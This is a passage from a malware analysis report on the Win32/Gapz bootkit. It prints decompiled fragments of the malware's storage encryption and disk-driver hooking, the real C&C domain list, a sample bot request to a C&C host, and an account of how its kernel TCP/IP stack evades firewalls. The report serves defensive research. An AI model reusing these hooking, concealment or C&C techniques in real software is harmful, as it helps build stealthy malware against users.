The header is followed by the base-independent code where the global structure is used to hold all the necessary information: addresses of the implemented routines, pointers to allocated buffers and so on. So as to be able to access the global structure the bas-independent code refers to it using the hexadecimal constant *0xBBBBBBBB* (for x86 module).



```
int __stdcall OpenRegKey(PHANDLE hKey, PUNICODE_STRING Name)
{
  OBJECT_ATTRIBUTES obj_attr; // [sp+0h] [bp-1Ch]@1
  unsigned int _global_ptr; // [sp+18h] [bp-4h]@1

   global ptr = 0xBBBBBBBB;
  obj_attr.ObjectName = Name;
  obj_attr.RootDirectory = 0;
  obj_attr.SecurityDescriptor = 0;
  obj_attr.SecurityQualityOfService = 0;
  obj_attr.Length = 24;
  obj_attr.Attributes = 576;
  return (vBBBBBBBB->ZwOpenKey)(hKey, 0x20019, &obj_attr);
```

Figure 22 – Win32/Gapz position independent code implementation

Thus, block initialization routine runs through the code implemented within a block and substitutes a pointer to the global structure for each occurrence of 0xBBBBBBBB. Here is the table with description of the blocks in Win32/Gapz kernel-mode module:

Table 3 – Win32/Gapz kernel-mode module blocks


Block #	Implemented functionality
1	General API, gathering information on the hard drives, CRT string routines and etc.
2	Cryptographic library: RC4, MD5, SHA1, AES, BASE64 and etc.
3	Hooking engine, disassembler engine.
4	Hidden Storage implementation.
5	Hard disk driver hooks, self-defense.
6	Payload manager.
7	Payload injector into processes' user-mode address space.
8	Network communication: Data link layer.
9	Network communication: Transport layer.
10	Network communication: Protocol layer.
11	Payload communication interface.
12	Main routine.

Hidden File System Implementation

To store payload and configuration information secretly Win32/Gapz implements hidden storage. The image is located at

"\??\C:\System Volume Information\{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}"


where X signifies hexadecimal numbers generated based on configuration information. As was pointed out at InResearching [7] the hidden storage's layout is FAT32 file system. Here is an example of the content of the "*\usr\overlord*" directory of the hidden storage:



```
6F 76 65 72 6C 6F 72 64  33 32 2E 64 6C 6C 00 00  overlord32.dll..
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 3D 66 54 51 3D 66  54 51 3D 66 54 51 07 00  ..=fTQ=fTQ=fTQ..
00 00 00 26 00 00 00 00  00 00 00 00 00 00 00 00  ...&............
6F 76 65 72 6C 6F 72 64  36 34 2E 64 6C 6C 00 00  overlord64.dll..
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 3D 66 54 51 3D 66  54 51 3D 66 54 51 0A 00  ..=fTQ=fTQ=fTQ..
00 00 00 2C 00 00 00 00  00 00 00 00 00 00 00 00  ...,............
63 6F 6E 66 2E 7A 00 00  00 00 00 00 00 00 00 00  conf.z..........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 3D 66 54 51 3D 66  54 51 3D 66 54 51 0D 00  ..=fTQ=fTQ=fTQ..
```

Figure 23 – Contents of \usr\overlord directory of hidden storage

To keep the information stored within the hidden storage secret, its content is encrypted. The malware utilizes AES with key length 256 bits in CBC (Cipher text Block Chaining) mode to encrypt/decrypt each sector of the hidden storage. As IV (Initialization Value) for CBC mode, Win32/Gapz utilizes the number of the first sector being encrypted/decrypted:



```
int __stdcall aes_crypt_sectors_cbc(int IV, int c_text, int p_text, int num_of_sect, int bEncrypt)
{
  int result; // eax@1
  int _iv; // edi@2
  int cbc_iv[4]; // [sp+0h] [bp-14h]@3
  STRUCT_IPL_THREAD_1 *gl_struct; // [sp+10h] [bp-4h]@1

  gl_struct = 0xBBBBBBBB;
  result = num_of_sect;
  if ( num_of_sect )
  {
    _iv = IV;
    do
    {
      cbc_iv[3] = 0;
      cbc_iv[2] = 0;
      cbc_iv[1] = 0;
      cbc_iv[0] = _iv;                          // CBC initialization value
      result = (gl_struct->crypto->aes_crypt_cbc)(Key, bEncrypt, 512, cbc_iv, p_text, c_text);
      p_text += 512;                            // plain text
      c_text += 512;                            // ciper text
      ++_iv;
      --num_of_sect;
    }
    while ( num_of_sect );
  }
  return result;
}
```

Figure 24 –Win32/Gapz hidden storage encryption

Thus, even though the same key is used to encrypt every sector of the hard drive, using different IVs for different sectors results in different cipher texts each time.


Hooking functionality: disk hooks, hooking engine

So as to protect itself from being removed from the system, Win32/Gapz hooks the IRP_MJ_INTERNAL_DEVICE_CONTROL and IRP_MJ_DEVICE_CONTROL handlers of the hard disk miniport driver. In the IRP_MJ_DEVICE_CONTROL hook the malware is interested only in the following requests:

- IOCTL_SCSI_PASS_THROUGH
- IOCTL_SCSI_PASS_THROUGH_DIRECT
- IOCTL_ATA_PASS_THROUGH
- IOCTL_ATA_PASS_THROUGH_DIRECT

The hook protects certain regions of sectors of the hard drive from being read or overwritten. Namely, it protects the infected VBR/MBR from being read and overwritten, and its image on the hard drive is also protected from overwriting.


Unlike other contemporary prominent rootkits/bootkits (TDL4 [10,14], Olmasco [9], Rovnix and so on) that overwrite the pointer to the handlers in the DRIVER_OBJECT structure, Win32/Gapz uses splicing: that is, it patches the handlers' code itself. In the next figure you can see the hooked routine of *scsiport.sys* driver image in memory:



```
SCSIPORT!ScsiPortGlobalDispatch:
f84ce44c 8bff                mov     edi,edi
f84ce44e e902180307          jmp     ff4ffc55
f84ce453 088b42288b40        or      byte ptr [ebx+408B2842h],cl
f84ce459 1456                adc     al,56h
f84ce45b 8b750c              mov     esi,dword ptr [ebp+0Ch]
f84ce45e 8b4e60              mov     ecx,dword ptr [esi+60h]
f84ce461 0fb609              movzx   ecx,byte ptr [ecx]
f84ce464 56                  push    esi
f84ce465 52                  push    edx
f84ce466 ff1488              call    dword ptr [eax+ecx*4]
f84ce469 5e                  pop     esi
f84ce46a 5d                  pop     ebp
f84ce46b c20800              ret     8
```

Figure 25 – Win32/Gapz IRP_MJ_INTERNAL_CONTROL hook

One noteworthy point raised in this figure is that Win32/Gapz doesn't patch the routine at the very beginning (at *0xf84ce44c*) as so often is the case with other malware. If we look at the code performing hooking we will see that that it skips some instructions at the beginning of the routine being hooked: nop; mov edi,edi; and so on. This is possibly done in order to increase the stability and stealthiness of the kernel-mode module.



```
for ( patch_offset = code_to_patch; ; patch_offset += instr.len )
{
  ((void (__stdcall *)(int, _HDE_STRUCT *))v42->proc_buff_3->disasm)(patch_offset, &instr);
  if ( (instr.len != 1 || instr.opcode != 0x90u)
    && (instr.len != 2 || instr.opcode != 0x89u && instr.opcode != 0x8Bu ||
        instr.modrm_rm != instr.modrm_reg) )
    break;
}
```

Figure 26 – Win32/Gapz hooking routine

To achieve such functionality Win32/Gapz implements disassembly: namely, it uses the "Hacker Disassembler Engine" which is available for both x86 and x64 platforms. This allows the malware to obtain not only the length of the instructions but also other features. Here is the structure describing the disassembled instruction for x86 architecture used by the malware:

```
typedef struct _hde32s
{
        uint8_t      len;          // length of command
        uint8_t      p_rep;        // rep/repnz/.. prefix: 0xF2 or 0xF3
        uint8_t      p_lock;       // lock prefix 0xF0
        uint8_t      p_seg;        // segment prefix: 0x2E, 0x36, 0x3E, 0x26, 0x64, x65
        uint8_t      p_66;         // prefix 0x66
        uint8_t      p_67;         // prefix 0x67
        uint8_t      opcode;       // opcode
        uint8_t      opcode2;      // second opcode, if first opcode equal 0x0F
        uint8_t      modrm;        // ModR/M byte
        uint8_t      modrm_mod;    //    - mod byte of ModR/M
        uint8_t      modrm_reg;    //    - reg byte of ModR/M
        uint8_t      modrm_rm;     //    - r/m byte of ModR/M
        uint8_t      sib;          // SIB byte
        uint8_t      sib_scale;    //    - scale (ss) byte of SIB
        uint8_t      sib_index;    //    - index byte of SIB
        uint8_t      sib_base;     //    - base byte of SIB
        union {
        uint8_t      imm8;         // immediate imm8
        uint16_t     imm16;        // immediate imm16
        uint32_t     imm32;        // immediate imm32
    } imm;
    union {
        uint8_t      disp8;        // displacement disp8
        uint16_t     disp16;       // displacement disp16, if prefix 0x67 exist
        uint32_t     disp32;       // displacement disp32
    } disp;
    uint32_t flags;                // flags
} hde32s;
```

Network protocol: NDIS, TCP/IP stack implementation, HTTP protocol

To be able to communicate with C&C servers Win32/Gapz employs a rather sophisticated network implementation. One of the distinguishing features of this network implementation is its stealthiness. The network subsystem is designed in such a way as to bypass personal firewalls and network traffic monitoring software running on the infected machine. These features are achieved due to custom implementation of TCP/IP stack protocols in kernel-mode.

Communication with C&C servers is performed over HTTP protocol. The malware enforces encryption to protect the confidentiality of the messages being exchanged between the bot and C&C server and to check the authenticity of the message source of the (to prevent subversion by commands from C&C servers that are not authentic). The main purpose of the protocol is to request and download the payload and report the bot status to the C&C server.

The list of URLs of C&C servers is stored within Win32/Gapz configuration information as shown below:

```
0000066B aX5cm8wx24bak5x db 'x5cm8wx24bak5x174q3rcd',0
00000682 aLry3vlfcnk7536 db 'lry3vlfcnk7536bq8phufxo',0
0000069A aE5acn6xq67dk3n db 'e5acn6xq67dk3nmxtp',0
000006AD a28jxqgsqxow90u db '28jxqgsqxow90ul5y17tryc',0
000006C5 a4g5cnisrmdecjx db '4g5cnisrmdecjxkj',0
000006D6 aRxf2nbjdhfj7xg db 'rxf2nbjdhfj7xgtybh',0
000006E9 a7xhixerlp1mxgi db '7xhixerlp1mxgim',0
000006F9 aD12c2tl5bws4ma db 'd12c2tl5bws4ma40m80',0
0000070D aL1im5r7intdha1 db 'l1im5r7intdha1',0
0000071C aBw9dxplw9imnyb db 'bw9dxplw9imnybsgor0ejka',0
00000734 aR9unvqlauiepjx db 'r9unvqlauiepjx2ccwg',0
00000748 aD0xwik6ggl51yp db 'd0xwik6ggl51ypw',0
00000758 a246jqkwavq3vms db '246jqkwavq3vmsmg1ke1guq',0
00000770 aNlye88n0wcovqr db 'nlye88n0wcovqryjbwjch8',0
00000787 a269b5ralpl3163 db '269b5ralpl3163unaybv',0
0000079C a63ihtw2qy5x1t7 db '63ihtw2qy5x1t73m',0
000007AD aL4ehq11co6p9ps db 'l4ehq11co6p9psogg',0
000007BF aFcekpa5sma6upb db 'fcekpa5sma6upbv',0
000007CF aGdc6grjjsbsljl db 'gdc6grjjsbsljls26a',0
000007E2 aIk8au0v        db 'ik8au0v',0
000007EA a246581fcvowbbt db '246581fcvowbbt8hu0egyuw',0
00000802                 db    0
00000803 aCr             db '&ЦR'
00000806                 db 0F7h, 34h, 82h, 3, 0B7h, 56h,
00000806                 db 92h, 63h, 5Eh, 0CCh, 56h, 0DDh
00000806                 db 0B5h, 4 dup(0)
00000820 a_strangled_net db '.strangled.net',0
```

Figure 27 –C&C domain list

There is one second level domain name (SLD) and a number of third level domain name prefixes. The C&C server URL is constructed by prepending the third level prefix to the SLD. Win32/Gapz enumerates all the prefixes in the configuration information needed to reach C&C server.

C&C communication protocol

Here is the list of commands describing the capabilities of the malware:

- 0x00 – download payload
- 0x01 – send bot information to C&C (OS version info,)
- 0x02 – request payload download information
- 0x03 – report on running payload
- 0x04 – update payload download URL

The requests corresponding to commands 0x01, 0x02 and 0x03 are performed by the POST method of the HTTP protocol. Here is the layout of the requests corresponding to these commands:

Figure 28 – Win32/Gapz C&C request layout

The HTTP header is generated dynamically for each request. The algorithm for generating HTTP headers shuffles some fields of the protocol (Content-Type, Content-Length, User-Agent string, for example) in random order and so on. The message to be sent to the C&C is located in the HTTP body and starts with the header, which is structured as follows:


```
struct MESSAGE_HEADER
{
	// Output of PRNG
	unsigned char random[128];

	// a DWORD from configuration file
	unsigned int reserved;

	// A binary string which is used to authenticate C&C servers
	unsigned char auth_str[64];
};
```

The bot message header is followed with request-specific data. The following table shows request-specific data for various commands:

Table 4 – Request specific data description for C&C communication

Cmd #	Request specific data
1	OS version and language information, bitmap of running security related processes (see section "Checking security-related software")
2	None
3	Identifiers of loaded payload modules and their status
4	Current payload download URL

The bot request is sent to the C&C server in plain text. Here is an example of the bot request:



```
POST / HTTP/1.0
Host: hvqnut3kurg3lku.strangled.net
Content-Type: multipart/form-data; boundary=G5tlHz5Oh7nHCmL07Pi
Content-Length: 598
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 5.1; Trident/5.0)

--G5tlHz5Oh7nHCmL07Pi
Content-Disposition: form-data; name="kchVFAau"; filename="BjaYJTOpQJjoeZ.7z"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

т╨=1¤▐eXg☻iЮ=и>┐←ЭўОеИ=;}2╥█АЭI>█⁒?idePfφn-y→&eчLp¤^♫ю||B ъ@¦|U~▬чx¤бДЁГИ╨Ї¤▒╧↓►q??Я/XH||Б>
цбHL█O<=←·Φ"Γdε=┘т ┏▲ыЦW||Ћh█^ε;┬щўwЁ 4▲XHб   1fb429e64177f49860c81e257da8f0a15
--G5tlHz5Oh7nHCmL07Pi
Content-Disposition: form-data; name="ZpkMlaNlRZ"

Nzc3NjgyNmY3ZmExOGY4ZTM5MjU4NjVmOWM1MWN1ZRQDAAAAAAAA
--G5tlHz5Oh7nHCmL07Pi
Content-Disposition: form-data; name="GsqrRLXjVDM"

ABYCGQQAAAAAAAAAgA==
--G5tlHz5Oh7nHCmL07Pi--
```

Figure 29 – Win32/Gapz C&C request

To download the payload (command 0x00) the malware uses URLs obtained from the C&C server during the execution of command 0x02. Win32/Gapz requests the payload from the C&C server using the GET method of the HTTP protocol.

C&C server reply

As a reply the bot receives data from C&C server that has the following layout:




Figure 30 – Win32/Gapz C&C server reply

To protect confidentiality of the data sent from the C&C server to the bot the malware employs two-layer encryption. First, the data to be sent to the bot are prepended with an authentication string (the same string that is sent from the bot to C&C server) and the result is encrypted with a symmetric rc4 cipher using 20-byte key K1. Then the key K1 is encrypted using asymmetric encryption and prepended to the cipher text previously obtained, as shown above. On receiving the reply from the C&C server the bot performs the following steps:

1. Decrypts the rc4 key K1 using its private key.
2. Decrypts the authentication string and the server reply using key K1, decrypted at step 1
3. Checks that the authentication string matches one sent in the bot request
4. Processes the reply-specific data

Here is the diagram explaining the algorithm of handling the C&C server reply:




Figure 31 –C&C reply verification algorithm

The authentication string used by the malware in the communication protocol is intended to prevent commands received from inauthentic C&C servers.

TCP/IP protocol stack implementation

The most striking feature of the network communication is the way in which it is implemented. There are two ways the malware sends a message to the C&C server: by means of the user-mode payload module (*overlord32(64).dll*), or using a custom kernel-mode TCP/IP protocol stack implementation, as shown below:




Figure 32 – Win32/Gapz network communication scheme

User-mode payload *overlord32(64).dll* sends the message to the C&C server using Windows socket implementation.

Custom implementation of the TCP/IP protocol stack relies on the miniport adapter driver. According to NDIS specification [8] the miniport driver is the lowest driver in the network driver stack: thus, using its interface makes it possible to bypass personal firewalls and network traffic monitoring software as shown below:

